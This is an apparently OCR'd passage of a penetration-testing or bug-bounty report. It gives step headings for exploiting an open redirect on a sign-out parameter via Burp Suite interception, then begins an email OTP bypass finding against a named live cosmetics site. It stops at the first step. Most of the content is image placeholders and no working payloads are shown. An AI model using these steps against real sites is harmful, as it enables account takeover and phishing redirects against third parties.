
# Enter Verification Code




# Step 3:- Create Account




# Step 3:- Turn On the Intercept in burp suite and Sign out your Account




# Step 4 :- Change the URL



# Step 5:- Open redirect is present in sign out parameter so change the URL(www.bing.com) to wherever you want to redirect the website




# Forward the Request and you will get a redirected website




# 4. Email Otp Bypass

1. Target Site: https://glamgalscosmetics.ng
2. Vulnerability: Email Otp Bypass
3. Tool: Burp Suite
4. Impact: Attackers may exploit this bypass to gain unauthorized access to accounts using someone’s identity.
5. Severity: High


# Step 1. Visit The Site



